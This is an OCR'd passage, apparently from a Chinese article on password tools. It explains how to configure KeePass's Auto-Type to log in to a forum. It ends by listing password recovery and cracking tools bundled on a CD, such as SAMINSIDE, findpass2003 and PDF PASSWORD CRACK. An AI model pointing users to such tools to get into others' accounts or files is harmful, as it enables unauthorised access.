



图21

另外 keepass 还有一个 Auto-Type 功能，使用该功能可以轻松登录到论坛，同样是在 add password group 窗口，分别在 user 及 password 中输入论坛登录用户名及密码，接着在备注中输入如下内容"Auto-Type:{username}{TAB}{TAB}{PASSWORD}{TAB}{TAB}{ENTER}Auto-type-windows:＊论坛"，这里之所以输入两个 TAB。是因为用户名及密码框后通常是"注册"及"登录"两项，可以根据实际情况进行修改。相信大家使用该工具后，一定可以方便的管理好自己的密码的！





图22

（文章中涉及到的工具 CMOSPWDS、ioperm.exe、adump.exe、findpass2003、mt.exe、SAMINSIDE、office password remover、advanced office password recovery、多功能密码破解软件、PDF PASSWORD CRACK、月影 Foxmail 邮件转换／密码恢复器、keepass，已经收录在光盘中）